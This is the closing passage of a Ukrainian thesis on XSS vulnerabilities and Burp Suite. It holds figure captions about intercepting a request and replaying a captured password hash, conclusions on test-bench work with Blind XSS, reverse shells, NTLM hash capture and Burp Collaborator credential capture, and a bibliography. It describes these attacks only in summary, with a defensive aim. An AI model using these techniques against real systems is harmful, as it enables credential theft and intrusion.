

Рисунок 3.35 – Перехоплення запиту

Варто спробувати маніпулювати ім'ям користувача та паролем із тими даними, які користувач захопив раніше в Burp Collaborator (рисунок 3.36).



Рисунок 3.35 – Спроба підміни хешованого пароля

ВИСНОВКИ

Проведено аналіз XSS-вразливостей, для побудови моделей загроз та виявлення шляхів захисту від таких вразливостей.

Проведено експлуатацію вразливостей на тестовому стенді для аналізу практик використання XSS-вразливостей та роботи з браузерами.

Проведено дослідження способів захисту від XSS уразливостей для різних веб-застосунків.

Проаналізовано можливості Burp Suite щодо виявлення та експлуатації вразливостей веб додатків.

Досліджено архітектуру інструменту Burp Suite для аналізу можливого застосування інструменту в XSS-вразливостях.

Проведено аналіз видів атак доступних в Burp Intruder та виконано моделювання можливих атак на тестовому стенді.

Виконано аналіз застосування Blind XSS в веб застосунках, що дає можливість сформувати рекомендації щодо забезпечення безпеки.

Досліджено використання реверсивного Shell за допомогою XSS, для виявлення елементів атаки та ефективної боротьби з цим видом атак.

Проаналізовано моделі загроз CSRF та XSS

Досліджено атаки з використання захоплення хеша NTLM за допомогою XSS, для забезпечення безпеки Windows. Захоплення хеша NTLM використовує уразливість у веб-додатку для отримання хеша NTLM, який зазвичай використовується для аутентифікації в Windows-середовищі.

Досліджено можливості захоплення облікових даних за допомогою Burp Collaborator, для виявлення потенційних уразливостей веб-додатків. Burp Collaborator Server, який може використовуватися для виявлення вразливостей, пов'язаних із захопленням облікових даних.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Кузьменко К.О., Кульчинська Н.З. Аудит системи безпеки за допомогою інструменту BurpSuite. Збірник матеріалів проблемно-наукової міжгалузевої конференції «Автоматизація та комп'ютерно – інтегровані технології» (АКІТ -2023), Тернопіль, 2023. С. 167 -169.
2. Кузьменко К.О., Сиротюк Н.С. Аналіз XSS вразливостей веб застосунків. Збірник матеріалів науково-практичної конференції молодих вчених, аспірантів та студентів «Кібербезпека та комп'ютерно – інтегровані технології» (КБКІТ -2023), Тернопіль, 2023. С. 36-39.
3. Security in Depth: New Security Features [Електронний ресурс] - Режим доступу: https://blog.chromium.org/2010/01/security-in-depth-new-securityfeatures.html - 06.05.2019
4. Тестування методом Чорного ящика. [Електронний ресурс] - Режим доступу: https://www.anti-malware.ru/practice/solutions/web-applicationsinternal-threats-security#part - 06.05.2019
5. Boyan Chen [Електронний ресурс] - Режим доступу: https://www.researchgate.net/publication/220875877_A_Study_of_the_Effectiveness_of_CSRF_Guard. - 06.05.2019
6. Cross-Site Request Forgery (CSRF) [Електронний ресурс] - Режим доступу: https://ru.wikipedia.org/wiki/ Межсайтовая_подделка_запроса
7. Security from CSRF. [Електронний ресурс] - Режим доступу: https://www.owasp.org/index.php/CrossSite_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet - 06.05.2019
8. "Why Johnny Can't Pentest: An Analysis of Black-Box Web Vulnerability Scanners". [Текст] / Адам Дюпе, Марко Кова, та Джовані Вігна - Springer, 2010, pp. 111– 131c.
9. mXSS Secured WebApplications by using innerHTML Mutations [Електронний ресурс] - Режим доступу:

https://security.stackexchange.com/questions/46836/what-is-mutation-xssmxss - 06.05.2019 66

10. Hypertext Transfer Protocol – HTTP [Електронний ресурс] - Режим доступу: https://ru.wikipedia.org/wiki/HTTPS - 06.05.2019

11. White Hat Security testing. Improper Input Handling. [Електронний ресурс] – Режим доступу: https://www.whitehatsec.com/glossary/content/improperinput-handling - 06.05.2019

12. Internet Security Threat Report [Електронний ресурс] - Режим доступу: https://www.symantec.com/content/dam/symantec/docs/reports/istr-24-2019- en.pdf - 06.05.2019

13. Automated Mechanism for Secure Input Handling [Електронний ресурс] - Режим доступу: https://www.researchgate.net/publication/42803679_An_Automated_Mechanism_for_Secure_Input_Handling - 06.05.2019

14. OWASP: Vulnerability Scanning Tools. [Електронний ресурс] - Режим доступу: https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools - 06.05.2019

15. “Cross Site Request Forgery: A common web application weakness”. In: Communication Software and Networks (ICCSN), [Текст] / Mohd. Shadab Siddiqui and Deepanker Verma. 2011 IEEE 3rd International Conference on. IEEE, 2011.

16. The Web Application Security Consortium: Web Application Security 67 Scanner List. W3Techs. Usage of server-side programming languages for websites. [Електронний ресурс] - Режим доступу: https://blog.hackmetrix.com/wordpress-vulnerability-scanner/ - 06.05.2019

17. Web Security testing with Free Web Scanners [Електронний ресурс] - Режим доступу: https://www.antimalware.ru/reviews/free_scanners_security_websites - 06.05.2019

18. D. A. Suju and G. M. Gandhi, “An automaton based approach for forestalling cross site scripting attacks in web application,” in 2015 Seventh International Conference on Advanced Computing (ICoAC), Dec. 2015, pp. 1–6.

19. D. Das, U. Sharma, and D. K. Bhattacharyya, “Detection of crosssite scripting attack under multiple scenarios,” The Computer Journal, vol. 58, no. 4, pp. 808–822, Apr. 2015.

20. IT-Digital. El 100% de las aplicaciones web contienen vulnerabilidades, [Електронний ресурс]. Available: http://discoverthenew.ituser.es/ security- and- risk-management/2018/04/el-100-de- las- aplicacionesweb- contienen-vulnerabilidades. (дата звернення: 10.09.2021)

21. H. Takahashi, K. Yasunaga, M. Mambo, K. Kim, and H. Y. Youm, “Preventing abuse of cookies stolen by xss,” in 2013 Eighth Asia Joint Conference on Information Security, Jul. 2013, pp. 85–89

22. Imperva. The state of web application vulnerabilities in 2017, [Електронний ресурс]. Available: https://www.imperva.com/blog/2017/12/thestate- of-web-applicationvulnerabilities-in-2017/.(дата звернення: 10.09.2021)

23. PandaSecurity. Equifax no fue un caso aislado: El peligro de las web apps, [Електронний ресурс]. Available: https://www.pandasecurity.com/ spain/mediacenter/seguridad/equifax-y-peligro-de-las-web-apps/.(дата звернення: 10.09.2021)

24. J. Shanmugam and M. Ponnavaikko, “Xss application worms: New internet infestation and optimized protective measures,” in Eighth ACIS International Conference on Software Engineering, Artificial Intelligence, Networking, and Parallel/Distributed Computing (SNPD 2007), vol. 3, Jul. 2007, pp. 1164–1169. 55

25. J. Bozic and F. Wotawa, “Purity: A planning-based security testing tool,” in 2015 IEEE International Conference on Software Quality, Reliability and Security - Companion, Aug. 2015, pp. 46–55.